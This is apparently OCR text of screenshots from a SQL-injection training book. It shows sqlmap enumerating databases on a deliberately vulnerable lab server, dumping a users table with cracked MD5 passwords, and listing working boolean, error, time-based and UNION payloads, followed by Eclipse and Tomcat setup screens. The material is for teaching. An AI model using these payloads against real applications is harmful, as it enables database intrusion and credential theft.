
```
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd
```




```
[11:16:45] [INFO] fetching tables for database: 'peruggia'
[11:16:46] [WARNING] reflective value(s) found and filtering out
[11:16:46] [INFO] retrieved: 'picdata'
[11:16:46] [INFO] retrieved: 'users'
Database: peruggia
[2 tables]
+---------+
| picdata |
| users   |
+---------+
```




```
Database: peruggia
Table: users
[2 entries]
+------+----------+------------------------------------------+
| ID   | username | password                                 |
+------+----------+------------------------------------------+
| 1    | admin    | 21232f297a57a5a743894a0e4a801fc3 (admin) |
| 2    | user     | ee11cbb19052e40b07aac0ca060c23ee (user)  |
+------+----------+------------------------------------------+
```



```
sqlmap identified the following injection point(s) with a total of 3450 HTTP(s) requests:
---
Parameter: author (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: author=-3531' OR 7789=7789#&view-someones-blog-php-submit-button=View Blog Entries

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' AND (SELECT 6464 FROM(SELECT COUNT(*),CONCAT(0×71716b7a71,(SELECT (ELT(6464=6464,1))),0×71787a7a71,FLOOR(RAND(0)*2>

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' AND (SELECT 1588 FROM (SELECT(SLEEP(5)))aJuX)-- xKET&view-someones-blog-php-submit-button=View Blog Entries

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×71716b7a71,0×666f7a4e485752757a474e617a667a6542734977556b46564e5963616149>
---
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, PHP, Apache 2.2.14
back-end DBMS: MySQL ≥ 5.0.12
```



```
kali@kali:~/.sqlmap/output/192.168.56.101/dump/nowasp$ ls
accounts.csv       credit_cards.csv               page_help.csv       youtubevideos.csv
balloon_tips.csv   help_texts.csv                 page_hints.csv
blogs_table.csv    hitlog.csv                     pen_test_tools.csv
captured_data.csv  level_1_help_include_files.csv tip-45668122.bin
```




User Lookup (SQL)

Please enter username and password to view account details

Name

Password

Dont have an account? Please register here




ws-user-account

View the WSDL for the service. Click on an operation name to view it's details.

- getUser
- createUser
- updateUser
- deleteUser

Close

```
Name: getUser
Binding: ws-user-accountBinding
Endpoint: http://192.168.56.101/mutillidae/webservices/soap/ws-user-account.php
SoapAction: urn:ws-user-account#getUser
Style: rpc
Input:
  use: encoded
  namespace: urn:ws-user-account
  encodingStyle: http://schemas.xmlsoap.org/soap/encoding/
  message: getUserRequest
  parts:
    username: xsd:string
Output:
  use: encoded
  namespace: urn:ws-user-account
  encodingStyle: http://schemas.xmlsoap.org/soap/encoding/
  message: getUserResponse
  parts:
    return: xsd:xml
Namespace: urn:ws-user-account
Transport: http://schemas.xmlsoap.org/soap/http
Documentation: Fetches user information is user exists else returns message
```



PacktPublishing / SQL-Injection-Attack-and-Defense-Strategies

SQL Injection – Attack and Defense Strategies, published by Packt

gabry94 Chapter 4 - Code Submit

C4	Chapter 4 - Code Submit
LICENSE	Initial commit
README.md	Initial commit

Clone with HTTPS


Use Git or checkout with SVN using the web URL.

```
https://github.com/PacktPublishing/SQL-I
```

README.md

SQL-Injection-Attack-and-Defense-Strategies

SQL Injection – Attack and Defense Strategies, published by Packt



New Dynamic Web Project

Dynamic Web Project

Create a standalone Dynamic Web project or add it to a new or existing Enterprise Appli

Project name: MasteringSQLInjection

Project location

☑ Use default location

Location: C:\Users\Gabriele\eclipse-workspace\MasteringSQLInjection

Target runtime

Apache Tomcat v9.0

Dynamic web module version

4.0

Configuration

Default Configuration for Apache Tomcat v9.0

A good starting point for working with Apache Tomcat v9.0 runtime. Additional facets installed to add new functionality to the project.

EAR membership

□ Add project to an EAR

EAR project name: EAR

Working sets

□ Add project to working sets

Working sets:

New Server Runtime Environment

New Server Runtime Environment


Define a new server runtime environment

Select the type of runtime environment:

- Apache Tomcat v4.0
- Apache Tomcat v4.1
- Apache Tomcat v5.0
- Apache Tomcat v5.5
- Apache Tomcat v6.0
- Apache Tomcat v7.0
- Apache Tomcat v8.0
- Apache Tomcat v8.5
- Apache Tomcat v9.0
- Basic


Apache Tomcat v9.0 supports J2EE 1.2, 1.3, 1.4, and Java EE 5, 6, 7, and 8 Web modules.

□ Create a new local server



Project Explorer

- MasteringSQLInjection
  - Deployment Descriptor: MasteringSQLInjection
  - JAX-WS Web Services
  - Java Resources
    - src
    - Libraries
  - JavaScript Resources
  - build
  - WebContent



Overview

General Information

Specify the host name and other common settings.

Server name: Tomcat v9.0 Server at localhost

Host name: localhost

Runtime Environment: Apache Tomcat v9.0

Configuration path: /Servers/Tomcat v9.0 Server at locall

Open launch configuration

Server Locations

Specify the server path (i.e. catalina.base) and deploy path. Server must be published with no modules present to make changes.

● Use workspace metadata (does not modify Tomcat installation)

○ Use Tomcat installation (takes control of Tomcat installation)

○ Use custom location (does not modify Tomcat installation)

Server path: .metadata\.plugins\org.eclipse.wst.server.cc

Set deploy path to the default value (currently set)

Deploy path: wtpwebapps

Server Options

Enter settings for the server.

☐ Serve modules without publishing

☐ Publish module contexts to separate XML files

☑ Modules auto reload by default

☐ Enable security

☐ Enable Tomcat debug logging (not supported by this Tomcat version)

Publishing

Timeouts


Ports


Modify the server ports.

Port Name	Port Number
Tomcat admin port	8081
HTTP/1.1	8080

MIME Mappings

Tomcat v9.0 Server at localhost [Stopped, Republish]


File
Edit
Navigate
Search
Project
Run
Window
Help
New Alt+Shift+N >
Open File...
Open Projects from File System...
Recent Files >
Close Ctrl+W
Close All Ctrl+Shift+W
Save Ctrl+S
Save As...
Save All Ctrl+Shift+S
Revert
Move...
Rename... F2
Refresh
Convert Line Delimiters To >
Print...
Import...
Export...
Maven Project
Enterprise Application Project
Dynamic Web Project
EJB Project
Connector Project
Application Client Project
Static Web Project
JPA Project
Project...
Servlet
Session Bean (EJB 3.x)
Message-Driven Bean (EJB 3.x)
Web Service
Folder
File
Example...
Other... Ctrl+N



Web Service

Web Services

Select a service implementation or definition and move the sliders to set the level of service and client generation.

Web service type: Bottom up Java bean Web Service

Service implementation: .packt.masteringsqlj.service.IOTMgmtServiceImplementation

Test service

Configuration:

Server runtime: Tomcat v9.0 Server

Web service runtime: Apache Axis (Deprecated)

Service project: WebServiceProject

Client type: Java Proxy

Test client

Configuration:

